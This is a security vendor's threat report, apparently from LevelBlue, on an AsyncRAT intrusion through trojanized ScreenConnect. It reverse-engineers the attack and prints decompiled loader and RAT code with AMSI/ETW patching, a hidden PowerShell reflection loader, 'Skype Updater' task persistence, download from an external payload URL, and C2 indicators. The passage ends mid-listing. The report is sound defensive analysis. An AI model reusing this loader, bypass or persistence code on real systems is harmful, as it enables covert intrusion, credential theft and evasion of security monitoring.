

LevelB/ue



Threat Spotlight

AsyncRAT in Action: Evading Defenses
with Fileless Malware Techniques

2025 • EDITION ONE

Introduction

The LevelBlue Threat Spotlight deep dives into real-world incidents involving prominent malware families investigated by the LevelBlue Security Operations Center (SOC) and researched by the LevelBlue Labs threat intelligence team. In this edition, our SOC team investigates a fileless loader used to deliver AsyncRAT, a Remote Access Trojan (RAT) that masquerades as a trusted utility in order to steal user credentials.

Fileless malware continues to pose a significant challenge to modern cybersecurity defenses due to its stealthy nature and reliance on legitimate system tools for execution. Unlike traditional malware that writes payloads to disk, fileless threats operate in memory, making them harder to detect, analyze, and eradicate. These attacks often exploit trusted utilities like PowerShell or WScript to download and execute additional payloads, establish persistence, or communicate with command and control infrastructure.

In the incident described in this report, the attacker used ScreenConnect to gain remote access, then executed a layered VBScript and PowerShell loader that fetched and ran obfuscated components from external URLs. These components included encoded .NET assemblies ultimately unpacking into AsyncRAT while maintaining persistence via a fake "Skype Updater" scheduled task (see figure 1 below).




Figure 1: AsyncRAT attack chain diagram depicting stages from remote access to data exfiltration.

Initial Discovery

Trojanized ScreenConnect

After attaining the results from our hunt query, our LevelBlue SOC team immediately reached out to the customer. The involved asset was disconnected from the network to limit damage while we shifted into deeper analysis.

The first sign of malicious behavior emerged with SentinelOne's Deep Visibility (see figure 2 below) showing command execution from:

```
"C:\Program Files (x86)\ScreenConnect Client (57cadb8d38dfe5dd)\ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=relay[.]shipperzone[.]online&p=443&s=40...
```




Figure 2: SentinelOne's ScreenConnect process creation event

The command line included a relay connection to relay[.]shipperzone[.]online, a known malicious domain resolving to 104[.]194[.]141[.]102. This domain, and a related one (relay[.]citizenszone[.]site), have been reported in VirusTotal and open-source intelligence (OSINT) being leveraged in unauthorized ScreenConnect deployments.

This session appeared to be interactive, initiated with RunRole. RunRole means the execution was kicked off interactively by a remote session "role" (e.g., attacker operating through ScreenConnect), not by a benign scheduled or background system process. We then see evidence of the threat actor launching the client via a VBScript (Update.vbs), which was executed using WScript, further attesting to a manually triggered payload within an active remote session.

Initial Dropper Update.vbs

Upon reviewing this activity, we found a RunFile command to execute a script named Update.vbs from the user's documents folder:

```
"C:\Program Files (x86)\ScreenConnect Client (57cadb8d38dfe5dd)\ScreenConnect.WindowsClient.exe" "RunFile" "C:\Users\[REDACTED]\Documents\ConnectWiseControl\Temp\Update.vbs"
```

This led us to suspect active remote hands-on-keyboard activity by a threat actor leveraging ScreenConnect. From this VBScript, we were able to see the command line shown in the SentinelOne event in figure 3 below:




Figure 3: SentinelOne event showing behavioral indicators for PowerShell command.

Upon execution, the Update.vbs script launched a PowerShell command designed to fetch two external payloads, logs.ldk and logs.ldr, from the URL `https://vps117864.inmotionhosting.com/~learns29/teams_demo/popo/`. These files were written to the `C:\Users\Public\` directory and then loaded into memory using reflection. The PowerShell code responsible for this behavior included the following construct:

- `[System.Reflection.Assembly]::Load([byte[]]($f1)); [Obfuscator.A]::Main($f2)`
- `Write-Files -file $path1 -buffer $Dllstr; Write-Files -file $path2 -buffer $Serstr; [byte[]] $buffer1 = (Get-Content $path1).Split(',') | ForEach-Object { $_ / 30 }; [string] $buffer2 = Get-Content $path2; Invocation -f1 $buffer1 -f2 $buffer2; }`

In the PowerShell code above, `$f1` represents the first-stage payload (logs.ldk) converted into a byte array by dividing each comma-separated value by 30, while `$f2` is the logs.ldr input string passed directly to the `Main()` method. This script shows a classic fileless loading pattern that retrieves encoded data from the web, decodes it in memory, and invokes a method in a dynamically loaded .NET assembly without writing an executable to disk in its final form.

After converting the byte arrays from logs.ldk, we were able to apply dnSpy, which is a .NET debugger and decompiler used to analyze, edit, and reverse engineer .NET assemblies.

Reverse Engineering with dnSpy

Obfuscator.dll

Using dnSpy to inspect the deobfuscated logs.ldk DLL, we found that it reconstructs and writes a secondary VBScript to disk, Ab.vbs, effectively regenerating the same PowerShell logic seen earlier. This VBScript is then registered in a scheduled task named "Skype Updater," ensuring persistence across reboots under the guise of a legitimate application. A secondary script, MicrosoftUpdate.vbs, appeared to serve as the initial launcher for the campaign but was deleted shortly after execution, likely as an anti-forensic measure.

Figure 4 below depicts a screenshot of the .ldk file once converted to a DLL and loaded into dnSpy. This shows the file "Obfuscator" with Classes "A," "Core," and "Tafce5." From the previously mentioned command (copied again below), we can see \$f1 (.ldk/Obfuscator file) being loaded, followed by the calling of Main() passing \$f2 (.ldr file):

```
[System.Reflection.Assembly]::Load([byte[]]($f1)); [Obfuscator.A]::Main($f2)
```

A.Main()




Figure 4: Obfuscator.dll file breakdown in dnSpy.

At this point, we can look at the Main() function with the buffer parameter (the .ldr file). It sets a boolean variable named "flag" to the return value of Tafce5.Execute() which can be seen on next page:

```

Main(string) : void
1 // Obfuscator.A
2 // Token: 0x06000005 RID: 5 RVA: 0x000021F4 File Offset: 0x000003F4
3 public static void Main(string buffer)
4 {
5     bool flag = Tafce5.Execute();
6     if (flag)
7     {
8         Core.Run(buffer);
9         bool flag2 = Core.CreateLoginTask();
10        if (flag2)
11        {
12            Thread.Sleep(5000);
13            Core.CreateLoginTask();
14        }
15    }
16 }
17

```

Figure 5: Obfuscator.A.Main() content.

Tafce5.Execute()

```

Execute() : bool
1 // Obfuscator.Tafce5
2 // Token: 0x0600000E RID: 14 RVA: 0x000028A8 File Offset: 0x00000AA8
3 public static bool Execute()
4 {
5     bool flag;
6     try
7     {
8         Tafce5.InjectPS();
9         Tafce5.PatchAMSI();
10        Tafce5.PatchETW();
11        Core.CreateLoginTask();
12        flag = true;
13    }
14    catch (Exception)
15    {
16        flag = false;
17    }
18    return flag;
19 }
20

```

Figure 6: Obfuscator.Tafce5.Execute() content.

Inside of this Execute() function, the variable “flag” is initialized and then four more functions are called:

Tafce5.InjectPS(): PowerShell Host Creation

This function creates an embedded PowerShell runspace and executes a simple Get-Process command. This acts as a sandbox test to verify that PowerShell scripting is in process, which is often used as a precursor to a more malicious PowerShell injection.

Tafce5.PatchAMSI(): AMSI Bypass

This function locates and disables AmsiInitialize from amsi.dll, which is responsible for scanning scripts at runtime. It uses memory manipulation to overwrite parts of AMSI functions, preventing detection of future script-based payloads, such as PowerShell commands.

Tafce5.PatchETW(): ETW Bypass

This method locates the ETW (Event Tracing for Windows) event writing routine (EtwEventWrite) and uses VirtualProtect to change memory protections. It then overwrites part of the function to disable Windows telemetry and event logging, reducing the malware’s visibility to EDR tools.

Core.CreateLoginTask(): Persistence via Task Scheduler

This creates a scheduled task named “Skype Updater” that silently executes a PowerShell script referencing the malicious payloads (logs.ldk and logs.ldr) located in path C:\Users\Public. This ensures the malware reloads at logon while masquerading as a legitimate update process.

Core.CreateLoginTask()

```
CreateLoginTask(): bool
1 // Obfuscator.Core
2 // Token: 0x00000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
3 public static bool CreateLoginTask()
4 {
5     bool flag;
6     try
7     {
8         string text = "Skype Updater";
9         string text2 = "C:\\Users\\Public\\Ab.vbs";
10        string text3 = "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -Command \"function
11        Invocation{param($f1,$f2){System.Reflection.Assembly::Load([byte[]]$f1)[Out-Null];
12        [Obfuscator.A]::Main($f2);$p1='C:\\\\Users\\\\\\\\Public\\\\\\\\logs.ldk';$p2='C:\\\\Users\\\\\\\\Public\\\\
13        \\\logs.ldr';if((Test-Path $p1)-and(Test-Path $p2)){[byte[]]$b1=(Get-Content $p1 -Raw).Split
14        ('.')}Where-Object{$_.ne ''}|ForEach-Object{[byte[]]($_/30);$b2=Get-Content $p2 -Raw;Invocation
15        -f1 $b1 -f2 $b2}\"";
16        string text4 = "CreateObject('Wscript.Shell').Run \"\" + text3 + \"\", 0";
17        File.WriteAllText(text2, text4);
18        global::TaskScheduler.TaskScheduler taskScheduler = (global::TaskScheduler.TaskScheduler)
19        Activator.CreateInstance(Marshal.GetTypeFromCLSID(new Guid("0F87369F-A4E5-4CFC-
20        BD3E-73E6154572DD")));
21        taskScheduler.Connect(null, null, null, null);
22        ITaskFolder folder = taskScheduler.GetFolder("\\");
23        try
24        {
25            folder.DeleteTask(text, 0);
26        }
27        catch
28        {
29        }
30        ITaskDefinition taskDefinition = taskScheduler.NewTask(0);
31        taskDefinition.RegistrationInfo.Description = "";
32        taskDefinition.Principal.LogonType = _TASK_LOGON_TYPE.TASK_LOGON_INTERACTIVE_TOKEN;
33        ILogonTrigger logonTrigger = (ILogonTrigger)taskDefinition.Triggers.Create
34        (_TASK_TRIGGER_TYPE2.TASK_TRIGGER_LOGON);
35        logonTrigger.UserId = Environment.UserName;
36        IExecAction execAction = (IExecAction)taskDefinition.Actions.Create
37        (TASK_ACTION_TYPE.TASK_ACTION_EXEC);
```

Figure 7: Obfuscator.Core.CreateLoginTask() content.

Diving into the CreateLoginTask() from the screenshot above, we can see this function is responsible for establishing persistence by registering a Windows Scheduled Task named “Skype Updater,” a name chosen to blend in with legitimate system tasks. The function first assembles a PowerShell command string that reconstructs the malicious logic seen in the previously extracted Update.vbs and MicrosoftUpdate.vbs scripts:

```
powershell -ExecutionPolicy Bypass -WindowStyle Hidden -Command "function  
Invocation{param($f1,$f2)...}"
```

The command above is the same reflection-based loader that we previously observed executing from the VBScript, and it does the following:

- Loads logs.ldk from C:\Users\Public as a byte array, divides each byte by 30, and then loads it as a .NET assembly.
- Passes logs.ldr as a second parameter to the Main() function of the loaded assembly using [Obfuscator.A]::Main(\$f2).

The task then writes this PowerShell code to a temporary script path C:\Users\Public\Ab.vbs, as seen in SentinelOne’s Deep Visibility (see figure 8 below).




Figure 8: SentinelOne event showing WScript.exe running Ab.vbs

After writing the script, the function uses the COM interface TaskScheduler to create a scheduled task that executes WScript.exe to launch the malicious VBScript on user login. It even includes logic to check for and delete any pre-existing task with the same name to ensure successful overwrite.

Scheduled Task


When running this malware in a private sandbox, we see the creation of a scheduled task with parameters observed in dnSpy. This task will run at user login, stop if computer switches to battery power, stop itself if the task takes longer than three days (see figure 12 below), and execute the Ab.vbs seen in dnSpy and SentinelOne that contains the original malicious PowerShell script that executes Ab.vbs.

The scheduled task ensures the obfuscated .NET loader is re-executed after every login, sustaining control even after reboots or user logouts.

Through this scheduled task, the threat actor automates the same covert chain of execution observed during live incident response but does so programmatically for repeatability and resilience. This couples the VBScript-based loader to the obfuscated .NET payload while minimizing detection by relying on native Windows features like TaskScheduler and WScript.

Core.Run()

Once the CreateLoginTask() function is successfully completed with no errors, it will return a boolean value of “True” to the Execute() function, which in turn returns a “True” value back to the Main() function. Once this value is true, the program moves on to the Core.Run() function passing the argument “buffer” (.ldr file) as shown in figure 9:



```
1 // Obfuscator.Core
2 // Token: 0x06000003 RID: 3 RVA: 0x000021CB File Offset: 0x000003CB
3 public static void Run(string file)
4 {
5     AppDomain.CurrentDomain.Load(Core.getBytes(file)).EntryPoint.Invoke(null, null);
6 }
7
```

Figure 9: Obfuscator.Core.Run() content.

This Core.Run() function takes a string (in this case, the contents of logs.ldr) and performs two main operations:

- It calls getBytes(file) to transform the obfuscated string into a byte array.
- It then loads the resulting .NET assembly into the current AppDomain using AppDomain.CurrentDomain.Load(), and immediately invokes its EntryPoint.

These operations enable an attacker to execute additional malicious code without touching disk again, since the entire operation is done in memory.

GetBytes()

```
getBytes(string) : byte[] X
1 // Obfuscator.Core
2 // Token: 0x06000002 RID: 2 RVA: 0x00002178 File Offset: 0x00000378
3 public static byte[] getBytes(string buffer)
4 {
5     string[] array = buffer.Split(new char[] { ',' });
6     byte[] array2 = new byte[array.Length];
7     for (int i = 0; i < array.Length; i++)
8     {
9         array2[i] = (byte)(int.Parse(array[i]) / 30);
10    }
11    return array2;
12 }
13
```

Figure 10: Obfuscator.Core.getBytes() content.

The function Core.getBytes() with the argument "buffer" (.ldr file) depicted in figure 10 reverses the obfuscation applied to the .ldr file. This is achieved through the following steps:

- The file contents are assumed to be a comma-separated list of integers.
- Each value is divided by 30 and cast into a byte.
- The resulting array of bytes is the original payload, which can be loaded and executed.




Figure 11: AsyncClient.exe breakdown in dnSpy.

The .ldr file retrieved earlier in the infection chain was obfuscated using this numeric transformation. The script divides each value by 30 to recover the original bytecode of the second-stage payload. This is a basic form of encoding designed to evade signature-based detection, and the Run() function immediately executes the malicious logic it reconstructs from that data. These operations explain how the original VBScript and PowerShell loader chain culminates in the dynamic execution of a memory-resident .NET assembly which supports the fileless, evasive nature of this AsyncRAT-related malware campaign.

AsyncClient.exe

After examining the initial logs.ldk file, our SOC team uses the steps observed within dnSpy to break down the second piece of this malware, logs.ldr. Once converted and loaded into dnSpy, we can see the contents of AsyncClient.exe depicted in figure 11.

As shown in figure 11 this is a much bigger file than the initial one our team analyzed. The file contains the namespaces Client, Client.Algorithm, Client.Connection, Client.Handle_Packet, Client.Helper, and Client.Install, with many classes and methods in each. In this section, we will focus on the key pieces of AsyncClient.exe, including the namespaces, decryption breakdown, important artifacts, and general functionality.

The AsyncClient.exe binary analyzed in dnSpy reveals a modular Remote Access Trojan (RAT) client, heavily based on the AsyncRAT framework. The structure includes dedicated namespaces for encryption routines, persistence, anti-analysis, and remote command handling, all coordinated to maintain stealthy control over an infected host.

Client.Program.Main()

```
Program x
10 public class Program
11 {
12     // Token: 0x00000001 RID: 1 RVA: 0x000026E8 File Offset: 0x000008EB
13     public static void Main()
14     {
15         BypassAmsi.ForceLoadAMSI();
16         BypassAmsi.PatchAMSI();
17         BypassAmsi.PatchETW();
18         for (int i = 0; i < Convert.ToInt32(Settings.Delay); i++)
19         {
20             Thread.Sleep(1000);
21         }
22         if (!Settings.InitializeSettings())
23         {
24             Environment.Exit(0);
25         }
26         try
27         {
28             if (!MutexControl.CreateMutex())
29             {
30                 Environment.Exit(0);
31             }
32             if (Convert.ToBoolean(Settings.Anti))
33             {
34                 Anti_Analysis.RunAntiAnalysis();
35             }
36             if (Convert.ToBoolean(Settings.Install))
37             {
38                 NormalStartup.Install();
39             }
40             if (Convert.ToBoolean(Settings.BDOS) && Methods.IsAdmin())
41             {
42                 ProcessCritical.Set();
43             }
44             Methods.PreventSleep();
45             new Thread(new ThreadStart(Methods.LastAct)).Start();
46             if (Convert.ToBoolean(Settings.offlineKL))
47             {
48                 new Thread(new ThreadStart(LimeLogger.callk)).Start();
49             }
50         }
51         catch
52         {
53         }
54         for (;;)
55         {
56             try
57             {
58                 if (!ClientSocket.IsConnected)
59                 {
60                     ClientSocket.Reconnect();
61                     ClientSocket.InitializeClient();
62                 }
63             }
64         }
```

Figure 12: Client.Program.Main() content.

The Main() method in the Client.Program class (see figure 12 above) is the entry point of the AsyncClient malware and sets up its runtime behavior. It begins by invoking three functions from BypassAmsi: ForceLoadAMSI(), PatchAMSI(), and PatchETW() — which are designed to disable or weaken Windows Antimalware Scan Interface (AMSI) and Event Tracing for Windows (ETW). Accordingly, these functions reduce the malware’s visibility to defenders. The malicious software then introduces a delay based on the Settings.Delay value, which may help it evade sandbox detection.

Once the delay is completed, the malware checks whether initialization of runtime settings was successful via Settings.InitializeSettings(), exiting if not. It proceeds to establish a mutex using MutexControl.CreateMutex() to prevent multiple instances from running simultaneously. If enabled by settings, the malware performs anti-analysis checks (Anti_Analysis.RunAntiAnalysis()), installs persistence mechanisms (NormalStartup.Install()), and attempts to mark itself as a critical system process via ProcessCritical.Set() which can crash the system if the malware is killed.

The function Methods.PreventSleep() is called to keep the host system awake, followed by the launch of background threads for activity tracking and, if configured, offline keylogging (LimeLogger.callk()). Finally, the program enters an infinite loop where it checks whether the ClientSocket is connected; if not, it attempts to reconnect and reinitialize the client, ensuring ongoing communication with the attacker’s infrastructure. This logic is central to maintaining persistence, executing payloads, and receiving commands post-infection.

We will now explore the following two sections called within Main(): Settings.Install and NormalStartup.Install.

Client.Settings.Install()

The Settings.Install() portion within this malware sample plays a critical role in enabling persistence and stealthy reinstallation behavior. It is initially stored as a Base64-encoded, AES-encrypted string shown below:

SL4BIInLwOQ35c+FQHJibxjmtQugviL34MMe1iFzdf2HJH+ejl06ffsImJjOnUV33Szz8zv3ZU+2Kua4cf5EPA==

This is decrypted during runtime by calling the InitializeSettings() method (see figure 13 below). This method uses an AES-256 decryption routine, implemented in a custom AES256 class, and a preloaded key (which is also Base64-decoded) to transform encrypted configuration fields like Install into readable strings.

```
InitializeSettings(): bool
1 // Client.Settings
2 // Token: 0x00000003 RID: 3 RVA: 0x00002820 File Offset: 0x00000A20
3 public static bool InitializeSettings()
4 {
5     bool flag;
6     try
7     {
8         Settings.Key = Encoding.UTF8.GetString(Convert.FromBase64String(Settings.Key));
9         Settings.aes256 = new Aes256(Settings.Key);
10        Settings.Ports = Settings.aes256.Decrypt(Settings.Ports);
11        Settings.Hosts = Settings.aes256.Decrypt(Settings.Hosts);
12        Settings.Version = Settings.aes256.Decrypt(Settings.Version);
13        Settings.Install = Settings.aes256.Decrypt(Settings.Install);
14        Settings.MTX = Settings.aes256.Decrypt(Settings.MTX);
15        Settings.Pastebin = Settings.aes256.Decrypt(Settings.Pastebin);
16        Settings.Anti = Settings.aes256.Decrypt(Settings.Anti);
17        Settings.offlineKL = Settings.aes256.Decrypt(Settings.offlineKL);
18        Settings.BDOS = Settings.aes256.Decrypt(Settings.BDOS);
19        Settings.Group = Settings.aes256.Decrypt(Settings.Group);
20        Settings.Hwid = HwidGen.Hwid();
21        Settings.ServerSignature = Settings.aes256.Decrypt(Settings.ServerSignature);
22        Settings.ServerCertificate = new X509Certificate2(Convert.FromBase64String
23        (Settings.aes256.Decrypt(Settings.Certificate)));
24        flag = Settings.VerifyHash();
25    }
26    catch
27    {
28        flag = false;
29    }
30    return flag;
}
```

Figure 13: Client.Settings.InitializeSettings() decrypt section.

```
// Token: 0x04000001 RID: 1
public static string Ports =
"s/0oBPz8331I7kVfahZuuISAG6ZQvDv3WXP7NJPyTjcQdRXib0hLo0Z3Vg6sBhSGD9nukX7Yh9giWdhGeYe7Q==";

// Token: 0x04000002 RID: 2
public static string Hosts = "c11cCEDrQCUKEGofXpzSAqizrczLXyYdsU9hyWV+e6jAv/
cHcUd8eilleNJAQXyCTMvJN14SYZUjzbz11S/CLAm6w5K0Sy99uM+5iMtWeek=";

// Token: 0x04000003 RID: 3
public static string Install =
